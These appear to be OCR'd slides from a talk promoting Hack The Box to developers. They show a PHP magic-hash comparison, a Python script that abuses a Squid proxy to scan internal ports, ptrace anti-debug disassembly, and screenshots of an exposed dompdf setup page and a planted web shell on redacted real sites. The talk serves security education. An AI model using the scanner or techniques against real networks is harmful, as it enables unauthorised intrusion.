
```php
<?php
if ('0e462097431906509019562988736854' == '0') {
  print "Matched.\n";
}
```

Wrote more scripts...
(Abused squid proxy to scan internal network)



```
URL = 'http://' + args.host

openports=set()

# How to detect connection refused? This might work for a squid proxy
REFUSED_DETECT = '(111) Connection refused'

for portto in range(args.begin, args.end):
    repla = requests.get(URL + ':' + str(portto), proxies=proxies)
    if (not (REFUSED_DETECT in repla.text)):
      print('------ PORT : ' + str(portto))
      print(repla.text)
      openports.add(portto)
    if ((portto % 19) == 18):
      print("still working .. (port " + str(portto) + ")")

print("----------------")
print("SCAN COMPLETE")
print("----------------")
print("OPEN PORTS: ")
for portto in openports:
  print(portto)
```

Did some binary reverse-engineering



```
          0x00400afe      55              push rbp
           0x00400aff      4889e5          mov rbp, rsp
           0x00400b02      4883ec20        sub rsp, 0x20
           0x00400b06      89f8            mov eax, edi
           0x00400b08      8845ec          mov byte [rbp - 0x14], al
           0x00400b0b      48c745f8c020.   mov qword [rbp - 8], str.____7____a____967ii__ayy_a_
           0x00400b13      0fb6059e1520.   movzx eax, byte [0x006020b8] ; [0x6020b8:1]=88
           0x00400b1a      8845f3          mov byte [rbp - 0xd], al
           0x00400b1d      c645f400        mov byte [rbp - 0xc], 0
           0x00400b21      c745f4000000.   mov dword [rbp - 0xc], 0
           0x00400b28      b900000000      mov ecx, 0
           0x00400b2d      ba00000000      mov edx, 0
           0x00400b32      be00000000      mov esi, 0
           0x00400b37      bf00000000      mov edi, 0
           0x00400b3c      b800000000      mov eax, 0
           0x00400b41      e86afcffff      call sym.imp.ptrace          ;[1]
           0x00400b46      4883f8ff        cmp rax, 0xff                ; 255
       ,=< 0x00400b4a      750a            jne 0x400b56                 ;[2]
       |   0x00400b4c      bf01000000      mov edi, 1
       |   0x00400b51      e89afcffff      call sym.imp.exit            ;[3]
      ,`-> 0x00400b56      eb23            jmp 0x400b7b                 ;[4]
      |.-> 0x00400b58      488b45f8        mov rax, qword [rbp - 8]
      ||   0x00400b5c      0fb600          movzx eax, byte [rax]
      ||   0x00400b5f      3245ec          xor al, byte [rbp - 0x14]
      ||   0x00400b62      0fbec0          movsx eax, al
      ||   0x00400b65      89c6            mov esi, eax
      ||   0x00400b67      bf820c4000      mov edi, 0x400c82
      ||   0x00400b6c      b800000000      mov eax, 0
      ||   0x00400b71      e8cafbffff      call sym.imp.printf          ;[5]
      ||   0x00400b76      48834 5f801     add qword [rbp - 8], 1
      `--> 0x00400b7b      488b45f8        mov rax, qword [rbp - 8]
       |   0x00400b7f      0fb600          movzx eax, byte [rax]
       |   0x00400b82      3a45ec          cmp al, byte [rbp - 0x14]
      ,==< 0x00400b85      740e            je 0x400b95                  ;[6]
      ||   0x00400b87      8b45f4          mov eax, dword [rbp - 0xc]
      ||   0x00400b8a      8d5001          lea edx, dword [rax + 1]     ; 1
      ||   0x00400b8d      8955f4          mov dword [rbp - 0xc], edx
      ||   0x00400b90      83f817          cmp eax, 0x17                ; 23
      |`=< 0x00400b93      7ec3            jle 0x400b58                 ;[7]
      `--> 0x00400b95      bf0a000000      mov edi, 0xa
           0x00400b9a      e871fbffff      call sym.imp.putchar         ;[8]
```

Learnt a great deal of other stuff. Like..

- TFTP
- LXC and Docker security.
- Squid proxy can be abused to smuggle SSH connections.
- Many new ways PHP programs can be abused.
- Stuff about kernel exploits.
- Windows privilege escalation.


- Perseverance. Script kiddies might quit easily, some attackers do not.
- Routine. It gets easier with practice.

Why Hack The Box?

- You (your developers) will learn a great deal of “real” hacker skills.
  - Not just noticing bugs.
- It’s more fun than OSCP (I suppose)
- Gamification makes it more addictive than Vulnhub.
  - There are no solutions for active challenges and machines!
- It is a great platform. And getting better.
- There is a good range of challenges from easy to very tough!

Bonus:
How realistic is it?

There are things..




[redacted].fi/verkkokauppa/system/library/dompdf/www/setup.php
Search
Overview
Examples
Demo
Setup / Config
Fonts

DOMPDF Configuration

Config name	Value	Description	Status
DOMPDF_DIR	'[redacted]/public_html/verkkokauppa/system/library/dompdf'	Root directory of DOMPDF	Readable
DOMPDF_INC_DIR	'[redacted]/public_html/verkkokauppa/system/library/dompdf/include'	Include directory of DOMPDF	Readable
DOMPDF_LIB_DIR	'[redacted]/public_html/verkkokauppa/system/library/dompdf/lib'	Third-party libraries directory of DOMPDF	Readable
DOMPDF_ADMIN_USERNAME	******	The username required to access restricted sections	
DOMPDF_ADMIN_PASSWORD	******	The password required to access restricted sections	Password should be changed
DOMPDF_FONT_DIR	'[redacted]/public_html/verkkokauppa/system/library/dompdf/lib/fonts/'	Additional fonts directory	Readable
DOMPDF_FONT_CACHE	'[redacted]/public_html/verkkokauppa/system/library/dompdf/lib/fonts/'	Font metrics cache	Writable
DOMPDF_TEMP_DIR	'/tmp'	Temporary folder	Writable
DOMPDF_CHROOT	'[redacted]/public_html/verkkokauppa/system/library/dompdf'	Restricted path	Readable
DOMPDF_UNICODE_ENABLED	true	Unicode support (thanks to additionnal fonts)	
DOMPDF_ENABLE_FONTSUBSETTING	false	Enable font subsetting, will make smaller documents when using Unicode fonts	
DOMPDF_PDF_BACKEND	'CPDF'	Backend library that makes the outputted file (PDF, image)	🟩
DOMPDF_DEFAULT_MEDIA_TYPE	'screen'	Default media type (print, screen, ...)	
DOMPDF_DEFAULT_PAPER_SIZE	'letter'	Default paper size (A4, letter, ...)	
DOMPDF_DEFAULT_FONT	'serif'	Default font, used if the specified font in the CSS stylesheet was not found	
DOMPDF_DPI	96	DPI scale of the document	
DOMPDF_ENABLE_PHP	false	Inline PHP support	
DOMPDF_ENABLE_JAVASCRIPT	true	Inline JavaScript support	
DOMPDF_ENABLE_REMOTE	false	Allow remote stylesheets and images	allow_url_fopen enabled
DOMPDF_LOG_OUTPUT_FILE	[redacted]/public_html/verkkokauppa/system/library/dompdf/lib/fonts/log.htm	The file in which dompdf will write warnings and messages	Writable
DOMPDF_FONT_HEIGHT_RATIO	1.100000000000000088817841970012523233890533447265625	The line height ratio to apply to get a render like web browsers	

.. In the internet..



[redacted]fi/wp-content/uploads/[redacted]/update.php.docx?filesrc=/var/www/vhosts/[redacted]

[#] GaLers xh3LL Backdoor [#]

Current Path : /var/www/vhosts/[redacted].fi/httpdocs/wp-content/plugins/__MACOSX/wp-[redacted]/

Upload File : Browse... No file selected. upload

Current File : /var/www/vhosts/[redacted].fi/httpdocs/wp-content/plugins/__MACOSX/wp-[redacted]/._pdf_create_certificate.php

Mr. DellatioNx196 GaLers xh3LL Backdoor 1.0, Coded By Mr. DellatioNx196 - Bogor BlackHat